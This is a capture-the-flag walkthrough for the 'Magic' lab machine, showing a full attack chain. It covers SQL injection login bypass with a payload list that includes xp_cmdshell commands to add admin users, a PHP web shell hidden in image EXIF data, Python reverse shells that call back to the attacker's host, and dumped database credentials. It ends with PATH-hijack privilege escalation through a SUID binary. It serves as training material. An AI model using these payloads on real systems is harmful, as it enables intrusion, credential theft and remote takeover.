

# MAGIC(10.10.10.185)

## 1.Nmap Scan

```
kali@kali:~$ nmap -T4 -Pn -A 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-01 02:28 IST
Nmap scan report for 10.10.10.185
Host is up (0.28s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.Open URL 10.10.10.185,In This we will find an login page.


3.For Login We Try SQL Injection or Use Burp to see vuln.

4.Try The following payload one by one:

```
any' or 1=1 limit 1;#
any' or 1=1 limit 1 -- -
any" or 1=1 limit 1 -- -
' OR 1=1 #
" OR 1=1 #
any" or 1=1 limit 1;#
' AND hack;--
' AND hack;--
' OR 1=1--
' having --
' having 1=1--
' OR 1000=1000--
admin' or '1' = '1 --
';insert into userinfo values('john','gill'); --
";insert into userinfo values('john','gill'); --
';create database hacker; --
';exec master..xp_cmdshell "echo you-are-hacked > c:\hacked.txt:ads.txt; --
';exec master..xp_cmdshell "net user kle moon /ADD"; --
';exec master..xp_cmdshell "net localgroup administrators kle /ADD"; --
';shutdown with nowait; --
1'+union+select+all+1,LOAD_FILE('c:/windows/system32/license.rtf'),3+--
+-
```

5.We can Login Through (admin' or '1' = '1 —)


6. After Login We Will see a file upload Page. But When We Try To Upload any .php file it shows the warning.




7. So we need to upload our shell in form of image format. For that we'll use **EXIFTOOL**

```
kali@kali:~/Downloads$ exiftool -Comment='<?php echo "<pre>;system($_GET['cmd']);?>' book.php.jpeg
1 image files updated
```

8. Now Check 10.10.10.185/images/uploads/book.php.jpeg



## 9. Check 10.10.10.185/images/uploads/book.php.jpeg?cmd=ls




10. In this we can upload python reverse shell.


(10.10.10.185/images/uploads/book.php.jpeg?cmd=python -c 'import

socket, subprocess, os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect(("10.10.xx.xx", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);')

**We have to fix it through burpsuit.**



11. Now open nc —lvnp 4444



## 12.Spawn tty Shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/Magic/images/uploads$ cd /home
cd /home
www-data@ubuntu:/home$ ls -la
ls -la | Raw | Params | Headers | Hex
total 12
drwxr-xr-x 3 root root 4096 Oct 15 2019 .
drwxr-xr-x 24 root root 4096 Mar 20 15:27 ..
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58 theseus
www-data@ubuntu:/home$ cd theseus
cd theseus
www-data@ubuntu:/home/theseus$ ls -la
ls -la
total 84
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58 .
drwxr-xr-x 3 root root 4096 Oct 15 2019 ..
-rw-r--r-- 1 theseus theseus 7334 Apr 15 23:50 .ICEauthority
lrwxrwxrwx 1 theseus theseus 9 Oct 21 2019 .bash_history -> /dev/null
-rw-r--r-- 1 theseus theseus 220 Oct 15 2019 .bash_logout
-rw-r--r-- 1 theseus theseus 15 Oct 21 2019 .bash_profile
-rw-r--r-- 1 theseus theseus 3771 Oct 15 2019 .bashrc
drwxrwxr-x 13 theseus theseus 4096 Mar 13 05:57 .cache
drwx----- 13 theseus theseus 4096 Oct 22 2019 .config
drwx----- 3 theseus theseus 4096 Oct 21 2019 .gnupg
drwx----- 3 theseus theseus 4096 Oct 21 2019 .local
drwx----- 2 theseus theseus 4096 Oct 21 2019 .ssh
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Desktop
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Documents
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Downloads
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Music
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Pictures
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Public
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Templates
drwxr-xr-x 2 theseus theseus 4096 Oct 22 2019 Videos
-r----- 1 theseus theseus 33 Jun 2 21:49 user.txt
www-data@ubuntu:/home/theseus$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@ubuntu:/home/theseus$
```

13.As We can See Now we know the user but we need credentials to get the user flag.

## 14.We'll Check /var/www/Magic

```
www-data@ubuntu:/var/www/Magic$ ls -la
ls -la
total 52
drwxr-xr-x 4 www-data www-data 4096 Mar 17 09:10 .
drwxr-xr-x 4 root      root      4096 Mar 13 06:07 ..
-rwx---r-x 1 www-data www-data 162 Oct 18 2019 .htaccess
drwxrwxr-x 6 www-data www-data 4096 Jun 6 2019 assets
-rw-r--r-- 1 www-data www-data 881 Oct 16 2019 db.php5
drwxr-xr-x 4 www-data www-data 4096 Apr 14 05:04 images
-rw-rw-r-- 1 www-data www-data 4528 Oct 22 2019 index.php
-rw-r--r-- 1 www-data www-data 5539 Oct 22 2019 login.php
-rw-r--r-- 1 www-data www-data 72 Oct 18 2019 logout.php
-rw-r--r-- 1 www-data www-data 4520 Oct 22 2019 upload.php
www-data@ubuntu:/var/www/Magic$
```

## 15.Here We Have db.php5 file

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic';
    private static $dbHost = 'localhost';
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont = new PDO( "mysql:host=".self::$dbHost.";dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}

www-data@ubuntu:/var/www/Magic$
```

16.As We can see in this system mysql is working. So We'll find mysql in this

```
www-data@ubuntu:/usr/bin$ ls | grep mysql
ls | grep mysql
mysql_config_editor
mysql_embedded
mysql_install_db
mysql_plugin
mysql_secure_installation
mysql_ssl_rsa_setup
mysql_tzinfo_to_sql
mysql_upgrade
mysqladmin
mysqlanalyze
mysqlbinlog
mysqlcheck
mysqld_multi
mysqld_safe
mysqldump
mysqldumpslow
mysqlimport
mysqloptimize
mysqlpump
mysqlrepair
mysqlreport
mysqlshow
mysqlslap
www-data@ubuntu:/usr/bin$
```

17.We found there is mysqldump.and we already have credentials for that .

18.Use mysqldump -u theseus -p Magic



## 19. BOOM.. We got Credentials For User Theseus.

```
www-data@ubuntu:/usr/bin$ mysqldump -u theseus -p Magic
mysqldump -u theseus -p Magic
Enter password: iamkingtheseus

-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
--
-- Server version      5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

-- Table structure for table `login`
DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

-- Dumping data for table `login`
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
```

20. su Theseus and enter pass.. we will get user.


21. **NOW ROOT**

22. Explore This Website

—>

<https://www.hackingarticles.in/privilege-escalation-cheatsheet-vulnhub/>

23. Run `find / -perm -u=s -type f 2>/dev/null`  
We Find `sysinfo` be the PE for this.

A terminal window with a dark background and green text. It lists several file paths: /bin/umount, /bin/fusermount, /bin/sysinfo, /bin/mount, /bin/su, and /bin/ping. The word 'Done' is visible in the background behind the /bin/su entry.

```
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
```

24. Now run `cd /tmp`

25. And `mk shell`

26. In shell dir We will upload a python shell

```
(python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.xx.xx",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);')
```

27. We Will Make this shell file executable , writable and readable.  
(`chmod 777 shell`)

28. Now We Will Change the Path So that It will Execute shell file  
`export PATH =/tmp:$PATH`

29. Open `nc -lvnp 1234` in another terminal



## 30.run sysinfo

[illegible]

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.10.185] from (UNKNOWN) [10.10.10.185] 41150
# ls
fdisk
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-apache2.service-t4U951
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-bolt.service-HklrqJ
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-colord.service-FYFJrq
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-ModemManager.service-VTZBWF
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-rtkit-daemon.service-ZJlyEY
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-systemd-resolved.service-txQaGR
systemd-private-160e9c3374fc4a4c9ff197bc22bf2b95-systemd-timesyncd.service-HnXhIL
VMwareDnD
vmware-root_488-826845160
# cd /root
# ls
info.c
root.txt
```

